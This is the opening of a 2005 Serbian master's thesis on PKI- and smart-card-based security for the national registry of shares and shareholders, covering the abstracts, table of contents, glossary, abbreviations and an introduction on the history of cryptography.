UNIVERZITET SINGIDUNUM
FAKULTET ZA POSLOVNU INFORMATIKU

DOPRINOS BEZBEDNOSTI INFORMACIONOG SISTEMA REGISTRA AKCIJA I AKCIONARA

MAGISTARSKI RAD

Mentor :
Prof. dr Milan M. Milosavljević

Kandidat :
Goran Lj. Kunjadić

Beograd, decembar 2005. godine

REZIME : Bezbednost informacionih sistema predstavlja izuzetno široku oblast koju karakteriše dinamičan razvoj. Poznato je pravilo da sve ono što je tek napisano ili objavljeno je već i zastarelo, što rečito govori o silovitom razvoju ove oblasti.

Svako razvijeno finansijsko tržište svoje poslovanje zasniva na elektronskoj komunikaciji i na računarskim informacionim sistemima. Ova činjenica je posledica jednostavnog razloga, a to je veliki obim razmene informacija koji nije moguće ostvariti na drugi način. Imajući u vidu navedenu činjenicu, potpuno logično se nameće zaključak o neophodnosti zaštite podataka koji se razmenjuju u procesu trgovanja hartijama od vrednosti na finansijskom tržištu.

Podaci koji se čuvaju i obrađuju na finansijskom tržištu, a samim tim i štite, mogu se u osnovi podeliti na dve grupe : podaci o vlasnicima hartija od vrednosti i podaci o transakcijama hartija od vrednosti. Neophodan uslov za trgovinu vrednosnim hartijama je posedovanje nedvosmislenog dokaza o posedovanju hartija. Kupac u svakom trenutku mora biti siguran da kupuje hartije od pravog vlasnika. U anglosaksonskom konceptu, ne postoji jedna centralizovana institucija koja garantuje vlasništvo nad hartijama, već je ta institucija, uslovno rečeno, distribuirana. Svaka transakcija, koja se odigra na finansijskoj berzi ili van nje, mora biti pravovremeno obrađena i poslata Centralnom registru hartija od vrednosti na obradu u smislu promene vlasništva nad hartijama.

Eventualna kompromitacija podataka koji se razmenjuju u okviru poslovanja finansijskog tržišta može dovesti do nesagledivih posledica. Bezbednost na polju finansijskog tržišta je do skoro bila predmet međusobnih dogovora pojedinih učesnika u radu finansijskog tržišta. Zaštita podataka je često bila i na veoma visokom nivou, ali bi problemi nastajali ukoliko bi došlo do novih povezivanja sa ostalim učesnicima na tržištu.

Pojavom i implementacijom *PKI* sistema ovaj problem je rešen. Za sada su smart kartice, kao nosioci kriptografskih parametara preovladale na finansijskom tržištu, dok su već u izgledu nove tehnologije nosilaca kriptografskih parametara.

Implementirani sistem zaštite podataka u okviru informacionog sistema Registra akcija i akcionara je optimizovan prema potrebama, a u skladu sa realnim mogućnostima. Primenjena su domaća rešenja koja garantuju bezbednost na nivou izvornog koda. Analizu problema bezbednosti sistema, idejno rešenje i implementaciju je uradio tim vrhunskih domaćih stručnjaka, što već samo po sebi garantuje i maksimalnu bezbednost. Bezbednosni sistem predstavlja originalno rešenje, dizajnirano za potrebe informacionog sistema Registra akcija i akcionara.

Ključne reči : *Registar akcija i akcionara, Hartija od vrednosti, Infrastruktura sa javnim ključevima, Kriptografski algoritmi, Kriptografski ključevi, Digitalni potpis, Digitalni sertifikat, Sertifikaciono telo, Smart kartica.*

ABSTRACT : Security of information systems present extremely wide area which is characterized by very fast development. The very well known rule is that what of material is written or published is already outdated, what is telling us about tremendous development in this area.

Every advanced financial market is based on electronically communication and on computer information systems. This fact is the result of one simple reason, and this is a huge volume of exchanged information which is not possible to realize on the other way. Providing mentioned fact, the logically conclusion is that we need to protect data exchanged in the process of trading with shares and bonds on to the financial market.

The data is keeping and treated on to the financial market, and also ensured, could bi separated in two groups : data about the owners of securities as well as data about their transactions. Necessary condition fir trading with securities is owning the definite proof about ownership for shares and bonds. Purchaser have to be ensured, in every moment, that he is buying the securities from approved owner. In Anglo-Sacson concept, there is no one centralized institution which guarantee ownership for securities, yet, mentioned institution is, we can say, distributed. Every transaction, on stock exchange or out of stock exchange, have to bee forehand managed and send to Central registry and depository due to changing the ownership.

The eventual damage of data, exchanged during the process of trading on financial market could cause unpredictable consequences. Data security on financial market, until soon, was the theme between participant on financial market. Data protection often was on high level, but problems started if the new participant comes to the financial market.

With the appearance of the *PKI* system this problem is solved. For now, the smart cards, as carriers of the cryptographic parameters, is the best solutions. In this very moment we can already see new technologies in this area.

Implemented system for data protection in the frame of information system of Registry for shares and shareholders is optimized according to the needs of system and with the available capabilities. The domestic solutions are applied, that we have guarantee for security on the source code level. Analyzing the problem of system security, conception and implementation is done by the team of top domestic experts. This is guarantee for maximum security. Security system represents the original solution, designed for needs of information system of Registry for shares and shareholders.

Key words : *Registry for shares and shareholders, Shares, Bonds, Securities, Public Key Infrastructure, Cryptographic algoritm, Cryptographic keys, Digital signature, Digital certificate, certificaation Authority, Smart card.*

S A D R Ž A J

1. UVOD..... 1
1.1 Stanje bezbednosti informacionih sistema u svetu i kod nas..... 2
1.1.1 Analiza razvoja sistema zaštite digitalnih podataka..... 2
1.1.2 Bezbednost informacionih sistema u razvijenim zemljama..... 5
1.1.3 Razvoj domaćih sistema bezbednosti..... 6
1.2 Domaće zakonodavstvo u oblasti bezbednosti informacionih sistema..... 7
1.2.1 Uslovi funkcionisanja zakonodavstva u Srbiji..... 7
1.2.2 Sagledavanje odredbi Zakona o elektronskom potpisu..... 8
1.2.3 Očekivani efekti nakon usvajanja Zakona..... 8
1.3 Opis funkcionisanja finansijskog tržišta..... 8
1.3.1 Uloga finansijskog tržišta u ekonomiji zemlje..... 9
1.3.2 Učesnici na finansijskom tržištu..... 9
1.4 Uloga Registra akcija i akcionara u procesu tranzicije..... 10
1.4.1 Značaj Registra akcija i akcionara u funkcionisanju finansijskog tržišta..... 11
1.4.2 Specifičnosti procesa tranzicije u Srbiji..... 11
1.4.3 Osnovne postavke funkcionisanja Registra akcija i akcionara..... 12
1.4.4 Komunikacija Registra sa ostalim učesnicima finansijskog tržišta..... 12
1.5 Organizacioni aspekti Registra akcija i akcionara..... 13
1.5.1 Organizovanje Registra u Ministarstvu za ekonomsku i vlasničku transformaciju..... 13
1.5.2 Rad Registra u Ministarsvu za privredu i privatizaciju..... 14
1.5.3 Funkcionisanje Registra u Agenciji za privatizaciju..... 14

2. INFORMACIONI SISTEM REGISTRA AKCIJA I AKCIONARA..... 15
2.1 Uslovi nastanka informacionog sistema..... 18
2.1.1 Zakonske pretpostavke..... 18
2.1.2 Institucionalni okviri..... 18
2.2 Osnovne postavke informacionog sistema..... 19
2.2.1 Načela koja su poštovana prilikom razvoja sistema..... 22
2.2.2 Metodološki pristup projektovanju sistema..... 22
2.2.3 Primena svetskih iskustava..... 23
2.3 Razvoj informacionog sistema..... 23
2.3.1 Sistemska platforma za razvoj..... 24
2.3.2 Razvojni alati..... 25
2.3.3 Hardverski resursi..... 26
2.3.4 Komunikacioni resursi..... 27
2.3.5 Spoljašnje okruženje..... 27

3. OSNOVNI ELEMENTI SISTEMA..... 29
3.1 Baza podataka..... 29
3.1.1 Opis tabela..... 30
3.1.2 Definicija korišćenih polja..... 33
3.1.3 Opis relacija između tabela..... 35
3.2 Moduli aplikativnog dela..... 36

3.2.1 Opis kreiranih SQL upita..... 37
3.2.2 Definicija programskog koda..... 38
3.2.3 Korisnički interfejs..... 42
3.3 Komunikacioni moduli..... 43
3.3.1 Komunikacioni servisi..... 44
3.3.2 Web aplikacije..... 44
3.3.3 Web servisi..... 49
3.3.4 Windows servisi..... 50
3.4 Funkcije informacionog sistema..... 51
3.4.1 Sistemske funkcije..... 51
3.4.2 Funkcije za čuvanje i obradu podataka..... 52
3.4.3 Komunikacione funkcije..... 52

4. BEZBEDNOSNE KARAKTERISTIKE INFORMACIONOG SISTEMA..... 53
4.1 Osnovni postulati bezbednosti sistema..... 53
4.1.1 Teorijske osnove zaštite informacionih sistema..... 55
4.1.2 Koncept zaštite sistema Registra akcija i akcionara..... 58
4.1.3 Politika zaštite Registra..... 59
4.2 Sistem zaštite na bazi SMART kartica..... 63
4.2.1 Autentifikacija korisnika na sistemu..... 63
4.2.2 Osnovne karakteristike Win Logon sistema..... 65
4.3 Kriptografske API funkcije..... 68
4.3.1 Autentifikacija korisnika prilikom pristupa aplikaciji..... 68
4.3.2 Odjava korisnika..... 69
4.3.3 Digitalni potpis..... 70
4.3.4 Verifikacija digitalnog potpisa..... 83
4.3.5 Šifrovanje..... 84
4.3.6 Dešifrovanje..... 85
4.4 Način funkcionisanja kriptografskog sistema..... 86
4.4.1 Korišćenje PKCS standarda..... 86
4.4.2 Sistem zaštite Web transakcija..... 87
4.4.3 Kriptografski mehanizmi zaštite u troslojnoj arhitekturi..... 91
4.4.4 Zaštita na aplikativnom nivou..... 92
4.4.5 Kriptografski proksi server..... 95
4.4.6 Univerzalni sistem zaštite datoteka..... 98
4.5 Serifikaciono telo..... 99
4.5.1 Autentifikacija u okviru Registra..... 100
4.5.2 Sertifikaciono telo i PKI sistem u okviru registra..... 101

5. ANALIZA MOGUĆIH NAPADA NA SISTEM..... 107
5.1 Napadi sa insajderskim iformacijama..... 108
5.1.1 Kompromitovanje bezbednosnih parametara..... 109
5.1.2 Upotreba kompromitovanih bezbednosnih parametara..... 109
5.1.3 Načini sprečavanja insajderskih napada..... 110
5.2 Napadi kroz komunikacionu mrežu agencije za privatizaciju..... 110
5.2.1 Opis mreže u Agenciji za privatizaciju..... 111
5.2.2 Mogući napadi kroz mrežu u zgradi..... 111
5.2.3 Mere za sprečavanje napada kroz internu mrežu..... 112
5.3 Napadi kroz spoljašnju komunikacionu mrežu..... 113

5.3.1 Prekidanje komunikacije..... 118
5.3.2 Presretanje komunikacijskih paketa..... 119
5.3.3 Modifkovanje komunikacijskih paketa..... 120
5.3.4 Fabrikovanje komunikacijskih paketa..... 121

6. ZAKLJUČAK..... 123

APPENDIX A Zakon o elektronskom potpisu..... 126
APPENDIX B Osnovni elementi *NIST* standarda za evaluaciju bezbednosnih procedura informacionih sistema..... 140
APPENDIX C Osnovni elementi SMART kartica..... 190
APPENDIX D Osnovni elementi PKCS standarda (Public Key Cryptography Standards)..... 201
APPENDIX E Osnovni elementi X.509 standarda..... 214

LITERATURA..... 229

S P I S A K S L I K A
koje su prikazane u radu

Slika 1.1 Osnivačka skupština beogradske berze 1894. godine..... 9

Slika 2.1 Topologija mreže sa Mainframe računarom..... 16
Slika 2.2 Topologija mreže PC računara u konceptu radne grupe..... 16
Slika 2.3 Topologija mreže PC računara u konceptu domena..... 17
Slika 2.4 Kretanje broja obrađenih preduzeća u bazi podataka Registra akcija i akcionara..... 20
Slika 2.5 Kretanje broja obrađenih akcionara u bazi podataka Registra akcija i akcionara..... 21
Slika 2.6 Pregled broja obrađenih transakcija u bazi podataka Registra akcija i akcionara..... 21
Slika 2.7 *MSF* model procesa, faze i kontrolne tačke..... 23

Slika 3.1 Izgled strukture tabele TAkcionari u okviru interfejsa SQL Server..... 32
Slika 3.2 Izgled strukture tabele TPreduzeca u okviru interfejsa SQL Server..... 32
Slika 3.3 Izgled strukture tabele TUpis u okviru interfejsa SQL Server 33
Slika 3.4 Pojednostavljeni prikaz relacija između pojedinih tabela u bazi podataka u okviru interfejsa SQL Server..... 36
Slika 3.5 Prikaz jedne od web stranica iz sastava korisničkog interfejsa vidljive pomoću Internet Explorer-a..... 43

Slika 4.1 Grafički prikaz sedam nivoa *OSI* referentnog modela..... 54
Slika 4.2 Izgled panela za podešavanje *TCP/IP* parametara..... 54
Slika 4.3 Ulazak u alat za administriranje..... 66
Slika 4.4 Izbor konfiguracionog fajla..... 66
Slika 4.5 Izgled panela za administriranje..... 67
Slika 4.6 Izgled panela za deblokiranje kartice..... 67
Slika 4.7 Šematski prikaz glavne petlje MD5 algoritma..... 72
Slika 4.8 Šematski prikaz završnog dela MD5 algoritma..... 73
Slika 4.9 Šematski prikaz procesa šifrovanja i dešifrovanja u simetričnom šifarskom sistemu..... 86
Slika 4.10 Šematski prikaz procesa šifrovanja u procesu primene digitalne anvelope..... 94

Slika 4.11 Šematski prikaz procesa dešifrovanja u procesu primene digitalne anvelope..... 94
Slika 4.12 Koncepcija mreže sa *DMZ* 96

Slika 5.1 Grafički prikaz porasta kvaliteta softvera za napad na sistem uz istovremeni pad neophodnog znanja za napad na informacioni sistem..... 108
Slika 5.2 Izgled korisničkog interfejsa portskenera Nmap..... 112
Slika 5.3 Normalni tok podataka od izvora ka odredištu..... 119
Slika 5.4 Prekidanje komunikacije..... 119
Slika 5.5 Presretanje komunikacije..... 120
Slika 5.6 Modifikovanje komunikacijskih paketa..... 121
Slika 5.7 Fabrikovanje komunikacijskih paketa..... 122

S P I S A K T A B E L A
koje su prikazane u radu

Tabela 1.1 Tumačenje staroegipatskih hijeroglifa engleskim alfabetom. 3

Tabela 3.1 Prikaz strukture tabele kao nosioca podataka u bazi podataka..... 30

Tabela 3.2 Spisak osnovnih tabela koje čine bazu podataka sa kratkim opisom..... 31

Tabela 3.3 Spisak osnovnih polja u tabeli TAkcionari sa kratkim opisom..... 34

R E Č N I K T E R M I N A

Asimetrični kriptografski algoritam (Asymetric Cryptographic Algorithm). Kriptografski algoritam u kome figuriše par ključeva, javni i tajni. Koriste se za digitalno potpisivanje u okviru bezbednosne Infrastrukture sa javnim ključevima - *PKI*.

Digitalna anvelopa (Digital Envelope). Sistem šifrovanja i dešifrovanja podataka i digitalnog potpisivanja. Koristi simerične i asimetrične šifarske sisteme. Simetrične za šifrovanje podataka, a asimetrične za digitalno potpisivanje.

Digitalni potpis (Digital Signature). Elektronski ekvivalnet svojeručnom potpisu na papiru. Elektronski dokument potpisan na ovaj način nedvosmisleno deklariše identitet potpisnika.

Digitalni sertifikat (Digital Certificate). Grupa elektronskih podataka, grupisanih u logičku celinu. Podaci sadrže identifikacione parametre entiteta u okviru *PKI* sistema. Digitalni sertifikat jednoznačno identifikuje učesnika u komunikaciji i u sebi sadrži javni ključ učesnika.

Finansijsko tržište (Financial Market).Organizovani sistem na kome se vrši trgovanje hartijama od vrednosti. Javlja se u dva osnovna vida i to kao berzansko ili vanberzansko finansijsko tržište.

Generisanje kriptografskih ključeva (Generating Cryptographic Keys). Proces generisanja kriptografski ključeva se prvenstveno sastoji u generisanju velikih, slučajnih, prostih brojeva. U tu svrhu se koriste hardverski kriptografski moduli - *HSM*.

Infrastruktura sa javnim ključevima (Public Key Infrastructure). Bezbednosna komunikaciona struktura u kome se koristi par ključeva, javni i tajni. Omogućava jednostavnu i sigurnu elektronsku komunikaciju.

Javni kriptografski ključ (Public Cryptographic Key). Koristi se u *PKI* sistemu. Predstavlja podatak dostupan svim učesnicima u komunikaciji. Služi za jednoznačnu identifikaciju sagovornika.

Lista povučenih sertifikata (Certificate Revocation List). Predstavlja evidenciju digitalnih sertifikata koji iz bilo kog razloga nisu više važeći.

Napadač (Attacker). Osoba ili entitet koji na nedozvoljeni način koristi ili pokušava da koristi računarske resurse informacionog sistema.

Politika sertifikacije (Certification Policy). Osnovni dokument kojim se definiše rad *PKI* sistema. U sebi sadrži osnovne postavke o načinu funkcionisanja posmatranog *PKI* sistema.

Praktična pravila sertifikacije (Certification Practice Statement). Prateći dokument kojim se definiše rad *PKI* sistema. Definiše procedure i postupke koji se sprovode u okviru *PKI* sistema.

Registar akcija i akcionara (Registry of Shares and Shareholders). Subjekt privatizacionog procesa, definisan zakonom o privatizaciji. Organizaciona struktura koja čuva i obrađuje podatke o akcijama i akcionarima. Vodi evidenciju o toku postupka privatizacije, kao i o privatizovanim preduzećima.

Sertifikaciono telo (Certification Authority). Centralni entitet *PKI* sistema. Vrši generisanje, upravljanje i distribuciju kriptografskih ključeva i digitalnih sertifikata. Poseduje najviši stepen bezbednosti.

Simetrični kriptografski algoritmi (Symetric Cryptographic Algorithm). Kriptografski algoritam u kome se jedan ključ koristi za dobijanje šifrata iz otvorenog teksta, kao i dobijanje otvorenog teksta iz šifrata.

Smart kartica (Smart Card). Hardverski element u vidu plastične kartice koji u sebi sadrži mikroprocesor. U memoriji mikroprocesora se čuvaju kriptografski parametri. Kartice mogu biti kontaktne i beskontaktne, u zavisnosti od načina očitavanja podataka.

Tajni kriptografski ključ (Secret Cryptographic Key). Koristi se u *PKI* sistemu. Predstavlja podatak dostupan isključivo vlasniku ključa, odnosno digitalnog sertifikata. Služi za digitalno potpisivanje.

Učesnik u komunikaciji (Communication Participant). Osoba ili entitet koji razmenjuje elektronske podatke sa ostalim entitetima.

S P I S A K S K R A Ć E N I C A

AID	Application Provider Identifier
ANSI	American National Standards Institute
AODF	Authentication Object Directory File
APDU	Application Protocol Data Unit
API	Application Programming Interface
ASCII	American Standard Code for Information Interchange
ASN	Abstract Syntax Notation
BCD	Binary-Coded Decimal
BDC	Backup Domain Controller
BER	Basic Encoding Rules
C	Cipher text
CA	Certification Authority
CBC	Cipher Block Chaining
CDF	Certificate Directory File
CERT	Computer Emergency Response Team
CFB	Cipher Feedback
COS	Chip Operating System
CP	Certification Policy
CPS	Certification Practice Statement
CPU	Central Processor Unit
CRYPTOKI	Cryptographic Token Interface
CRL	Certificate Revocation List
CVK	Card Verification Key
DDA	Dynamic Data Authentication
DER	Distinguished Encoding Rules
DES	Data Encryption Standard
DF	Dedicated File
DLL	Dynamic Link Library
DMZ	Demilitarizovana Zona
DN	Distinguished Name
DNS	Domain Name Server
DODF	Data Object Directory File
DOS	Disk Opearting System
EB	Encryption Block
ECB	Electronic Codebook
EEPROM	Electrically Erasable Programmable Read Only Memory

EF	Elementary File
FIPS	Federal Information Processing Standards
EMV	Euro pay, MasterCard, and Visa
GSC-IS	Government Smart Card Interoperability Specification
GSM	Global System for Mobile Communication
HSM	Hardware Security Module
HTML	Hypertext Markup Language
HTTP	Hypertext Transfer Protocol
I2OSP	Integer-to-Octet-String Primitive
IEC	International Electrotechnical Commission
IFD	Interface Device
IP	Internet Protocol
IPX/SPX	Internetwork Packet Exchange/Sequenced Packet Exchange
ISO	International Standards Organization
IT	Information Technology
ITL	Information Technology Laboratory
IV	Initializing Vector
JDBC	Java Database Connectivity
KEK	Key Encryption Keys
KEMZ	Kompromitujuće Elektromagnetno Zračenje
KPM	Kriptografski Proksi Modul
KPS	Kriptografski Proksi Server
KPP	Kriptografski Proksi Protokol
LAI	Lokalni Aplikativni Interfejs
OID	Object Identifier
OS2IP	Octet-String-to-Integer Primitive
OSI	Open System Interconnection
ISO	International Organization for Standardization
LAN	Local Area Network
LDAP	Lightweight Directory Access Protocol
LPP	Lokalni Pristupni Protokol
M	Message
MAC	Message Authentication Code
MD	Message-Digest Algorithm
MF	Master File
MHP	Message Handling Protocol
MSF	Microsoft Solutions Framework
NATO	North Atlantic Treaty Organization
NIST	National Institute of Standards and Technology
N/A	Non-Applicable
OCF	Open Card Framework
ODBC	Open Database Connectivity

ODF	Object Directory File
OFB	Output Feedback
OID	Object Identifier
OSI	Open System Interconnection
PBE	Password-Based Encryption Standard
PBK	PIN Block Key
PC	Personal Computer
PDC	Primary Domain Controller
PDU	Protocol Data Unit
PEM	Internet Privacy-Enhanced Mail
PIN	Personal Identification Number
PKCS	Public Key Cryptography Standards
PKI	Public Key Infrastrucrure
PrKDF	Private Key Directory File
PRNG	Pseudo Random Number Generation
PS	Padding String
PuKDF	Public Key Directory File
PV	Public Value
PVK	Pin Verification Key
RA	Registration Authority
RAO	Registration Authority Operator
RAM	Random Access Memory
ROM	Read Only Memory
RSA	Rivest Shamir Adlemann - Kriptografski Algoritam
RSADP	RSA Decryption Process
RSAEP	RSA Encryption Process
RSASP1	RSA Signing Process 1
RSAVP1	RSA Verifying Process 1
SCM	Smart Card Module
SDA	Static Data Authentication
SEC	U.S. Security and Exchange Commission
SHA	Secure Hash Algorithm
SK	Secret Key
SKDF	Secret Key Directory File
SSL	Secure Socket Layer
SNMP	Simple Network Management Protocol
SPI	Serial Peripheral Interface
SQL	Structured Query Language
SWAL	Secure Web Application Link
SWT	Secure Web Transactions
TCP/IP	Transmission Control Protocol/Internet Protocol
UCS	Universal Multiple-Octet Coded Character Set

UML	Unified Modeling Language
URI	Uniform Resource Identifier
URL	Uniform Resource Locator
UTP	Unshielded Twisted Pair
VPN	Virtual Private Network
WWW	World Wide Web
ZCMK	Zone Control Master Key
ZPK	Zone Pin Key

1. U V O D

Rad je podeljen u šest poglavlja. Cilj rada je prikaz originalno razvijenog i realizovanog modela zaštite informacionog sistema Registra akcija i akcionara, zasnovanog na *PKI* sistemu. Zaštita podataka koji se čuvaju i obrađuju u bazi podataka Registra je od izuzetne važnosti te joj je, prilikom razvoja informacionog sistema, posvećena posebna pažnja.

U glavi 2 „Informacioni sistem registra akcija i akcionara“, date su osnovne pretpostavke funkcionisanja informacionog sistema Registra. Dat je kratak istorijat nastanka samog Registra, kao i korespondirajućeg informacionog sistema, kao i zakonske pretpostavke i institucionalni okviri koji su pratili razvoj informacionog sistema. Dat je kratak opis primenjenog metodološkog pristupa, a takođe su opisani razvojni alati, kao i hardverski i komunikacioni resursi korišćeni prilikom razvoja.

U glavi 3 „Osnovni elementi sistema“, opisani su pojedini segmenti od kojih se informacioni sistem sastoji, kao što su : baza podataka, moduli aplikativnog dela, korisnički interfejs, postavljeni servisi i ostale komponente koje su od značaja. Pored navedenog dat je prikaz i osnovnih funkcija informacionog sistema.

U glavi 4 „Bezbednosne karakteristike informacionog sistema“, dat je detaljan prikaz realizovanog modela zaštite informacionog sistema. U uvodnom delu poglavlja date su teoretske postavke zaštite podataka, primenjeni koncept zaštite kao i politika zaštite informacionog sistema Registra akcija i akcionara. Dalje se opisuje primena smart kartica i to posebno u domenu autentifikacije korisnika na sistem i odjave sa sistema, kao i autentifikacije prilikom pristupa aplikaciji. Opisane su i kriptografske *API* funkcije, šifrovanje i dešifrovanje podataka. Dat je opis digitalnog potpisa i načina njegove verifikacije. Opisani su kriptografski mehanizmi zaštite u troslojnoj arihitekturi, kriptografski proksi server, kao i sistem zaštite Web transakcija. Objašnjeno je korišćenje *PKCS* standarda, a takođe su date osnovne postavke sertifikacionih tela i opis sertifikacionog tela u okviru informacionog sistema Registra.

U glavi 5 „Analiza mogućih napada na sistem“ analizirane su potencijalne mogućnosti i načini na koji bi moglo doći do kompromitovanja realizovanog bezbednosnog sistema. Korišćeni su segmenti mogućih taksonomija napada [1]. Sagledane su mogućnosti, kako insajderskih napada, tako i napada iz okruženja. Izvršena je analiza mogućih posledica napada po informacioni sistem Registra.

1.1 STANJE BEZBEDNOSTI INFORMACIONIH SISTEMA U SVETU I KOD NAS

Bezbednost informacionih sistema, a samim tim i podataka koji su u njima sadržani, sve više dobijaju na značaju u svetskim informatičkim tokovima. U razvijenim zemljama je napredak globalne mreže uzeo maha i nalazi svoju primenu, ne samo u poslovnim i vojnim sistemima, već i u svakodnevnom životu običnih građana. Privatnost podataka je ozbiljno ugrožena imajući u vidu činjenicu da pored individualnih napadača postoje i organizovani sistemi za praćenje komunikacija i to globalnih razmera kao što je *ECHELON Interception System* [2]. Javlja se očigledna potreba za podizanjem nivoa bezbednosti, kako podataka koji se čuvaju u bazama, tako i komunikacije između korisnika mreže. Posebna pažnja ovom problemu se posvećuje pojavom višeslojnih aplikacija i distribuiranih baza podataka. Internet je, svakako, doprineo razvoju novih sistema zaštite, ne samo izolovanih informacionih sistema, već i komunikacija u novoj globalnoj mreži.

Naša zemlja, na žalost, ne pripada liderima na ovom području, pogotovo imajući u vidu proteklu deceniju kada je bila izložena ekonomskim sankcijama i ratnim razaranjima. Ipak, neophodno je naglasiti da kod nas postoji visoko kvalifikovani kadar koji sa uspehom opslužuje specijalizovane organizacije kao što su vojne i policijske strukture. Opredeljenje naše zemlje za priključenje Evropskoj uniji diktira i razvoj bezbednosti informacionih sistema. Naše pridruživanje Evropskoj uniji, u pogledu zaštite podataka, će teći znatno lakše zahvaljujući kvalitetnim ljudskim potencijalima kojima raspolažemo.

1.1.1 ANALIZA RAZVOJA SISTEMA ZAŠTITE DIGITALNIH PODATAKA

Istorijski posmatrano, značaj informacija je uočen još od samih početaka evolucije ljudskog roda. U praistoriji je bila bitna informacija o kretanjima krda divljih životinja koje su primati lovili radi svoje ishrane. Takođe su bile bitne informacije o mestu uspevanja jestivih plodova, neophodnih za opstanak vrste. Informacije su najpre bile prenošene mimikom i gestovima, što je predstavlajlo relativno ograničen način komuniciranja. Ma kako redukovano bilo, komuniciranje između individua, predstavljalo je životno važan proces, bez koga bi opstanak zajednice bio doveden u pitanje.

Razvojem govornog aparata dolazi do pojave glasovnog prenošenja podataka, tj. do razvoja jezika. Jezik postaje osnovno sredstvo sporazumevanja i putem njegove upotrebe se prenosi najveći broj podataka između učesika u komunikaciji. Komunikacija je sada bila daleko efikasnija, a samim tim je bilo olakšano i preživljavanje vrste.

Daljom evolucijom ljuskog roda dolazi do razvoja pećinskog zidnog slikarstva kao načina razmene informacija. Jedan od prvih primeraka pećinskog slikarstva predstavlja pećina u Altamiri (sadašnja Španija) u vreme rane antike, oko 18.500 godina pre nove ere [3]. Kasnije dolazi do razvoja slikovnog pisma - hijeroglifa u starom Egiptu, oko 3.500 godina pre nove ere [4]. U narednoj tabeli dat je „prevod“ hijeroglifa u odnosu na engleski alfabet.

Tabela 1.1 Tumačenje staroegipatskih hijeroglifa engleskim alfabetom

A 'a' as in water	A 'a' as in bat	B 'b' as in boat	CH 'ch' as in church
CH 'ch' as in loch	D 'd' as in dog	E 'e' as in money	F 'f' as in foot.
G 'g' as in gone	H 'h' as in hat.	H 'h' as in ich.	I 'i' as in pin
J 'j' as in adjust	K 'k' as in basket	L 'l' as in lion	M 'm' as in man
N 'n' as in not	O . 'oo' as in zoo	P 'p' as in pet	Q 'q' as in queen
R 'r' as in right	S 's' as in saw	S 'ss' as in glass	SH 'sh' as in show
T 't' as in top	U 'u' as in glue	V 'v' as in viper	W 'w' as in win
	Y 'y' as in money	Z 'z' as in zebra	

Nakon toga evoluira klinasto pismo u Mesopotamiji između reka Eufrat i Tigris, na prostorima današnjeg Iraka, oko 3.000 godina pre nove ere [5]. Klinasto pismo je predstavljalo značajan korak napred u odnosu na hijeroglife. Veliko otkriće, predstavljao je pronalazak Stele od crnog bazalta iz 196. godine pre nove ere, pronađene u Rozeti u Egiptu, 1779. godine, na kojoj se nalazio dvojezični natpis u čast kralja Ptolomeja V Epifana. Natpis je bio dat hijeroglifima, demotičkim i grčkim pismom, što je omogućilo dešifrovanje hijeroglifa.

Jedan od prvih poznatih šifarskih sistema je *Skitale* nastao u drevnoj Grčkoj. Plutarh je opisao šifru koju je koristio spartanski vojskovođa u doba Likurga. Pošaljilac i primalac su imali štapove jednakih debljina. Pošaljilac bi na ovakav štap namotavao pergamnetsku traku ili kaiš od bilo kog materijala, tako da su se zavoji dodirivali. Na njima je poruka pisana u uzdužnim redovima, a u svakom redu je upisivan samo po jedan znak na zavoju. Po završenom ispisivanju poruke, kaiš se skidao sa štapa i po kuriru slao primaocu. Od nerazumljivog niza slova (šifrata) dobijao se otvoreni tekst poruke kada bi primalac namotao primljeni kaiš na svoj štap. Zbog svog izgleda šifra je nazvana Skitale. To je do danas najstarija poznata šifra.

Kada je Gaj Julije Cezar slao poruke svojim vojskovođama, nije verovao glasnicima. Tada je zamenio svako slovo A slovom D, svako B slovom E i tako dalje kroz celu abecedu. Samo neko ko je znao „pomeranje za 3“ mogao je da dešifruje njegovu poruku i danas se takav način šifrovanja naziva Cezarov šifarski sistem.

Revoluciju u širenju informacija omogućio je izum štamparske mašine Johannesa Gutenberga 1436. godine, koja je svoj definitivni oblik dobila 1440. godine. Gutenbergov izum je, između ostalog, u velikoj meri doprineo širenju industrijske revolucije u XIX veku.
Prema Alvinu Tofleru [6], nakon industrijskog doba nastupa informaciono doba, tj. epoha u kome proizvodnja, eksploatacija i kontrola informacija imaju presudnu ulogu na razvoj ljudskog drušva. Informacije sve više dobijaju na značaju. Raste potražnja za informacijama, a samim tim i potreba zaštite informacija.

Američka firma *IBM* pušta u rad prve procesore šezdesetih godina prošlog veka, čime započinje doba elektronske obrade podataka, a to donosi nove izazove u pogledu čuvanja i distribucije podataka. *IBM* prvi propisuje bezbednosne standarde, koji i danas nalaze svoju primenu i predstavljaju osnovu za mnoge koncepcije zaštita podataka [7]. U početku se radilo o velikim centralizovanim računarskim sistemima što je zaštitu podataka, posmatrajući sa današnje tačke gledišta, činilo relativno jednostavnom. Razvojem računarskih mreža i distribuiranih računarskih sistema dolazi do usložnjavanja problema zaštite, iz jednostavnog razloga što je pored samog računara potrebno štiti i komunakcione kanale. Potrebno je imati na umu da su prvobitne računarske mreže imale jednostavnu topologiju, a samimm tim i zaštita komunikacionih kanala nije bila znatno složenija.

Pojavom distribuiranih računarskih sistema, a posebno Interneta, kao najveće investicije vlade USA i svetskog fenomena, maksimalno je usložena elektronska komunikacija i višestruko otežana zaštitu podataka koji se distribuiraju putem Interneta.

1.1.2 BEZBEDNOST INFORMACIONIH SISTEMA U RAZVIJENIM ZEMLJAMA

Značaj zaštite i bezbednosti podataka su prve uočile tehnološki najnaprednije zemlje, koje su pored interesa zaštite svojih podataka imale i stratešku potrebu saznavanja skrivenih podataka potencijalnih neprijatelja. Vojna industrija je prednjačila u ovoj oblasti, a posebno su se isticale zemlje kao što su : Sjedinjene Američke Države, Sovjetski Savez i Kina. Sakriti svoje podatke i doći do podataka potencijalnih neprijatelja je bio imperativ u doba hladnog rata. Angažovani su čitavi timovi stručnjaka koji su smišljali neprobojne šifre kako bi sakrili svoje namere. Sjedinjene Američke Države, Velika Britanija, Kanada i Novi Zeland formirali su organizaciju *UKUSA*, kao osnovu za formiranje sistema "Echelon" koji čini niz prislušnih stanica raspoređenih po strateškim tačkama radi prikupljanja svih informacija od interesa, kao i centri u kojima se prikupljene informacije obrađuju.

Poznat je slučaj mašine „Enigma" iz drugog svetskog rata za koju su Nemci verovali da je neprobojna te su je, u skladu sa tim svojim uverenjem, sasvim slobodno koristili u razmeni informacija. Ipak, grupa engleskih naučnika u Blečli parku u Londonu, danas muzeju, uspela je da probije šifarski sistem, što je, veruje se uspelo da skrati drugi svetski rat za oko dve godine [8].

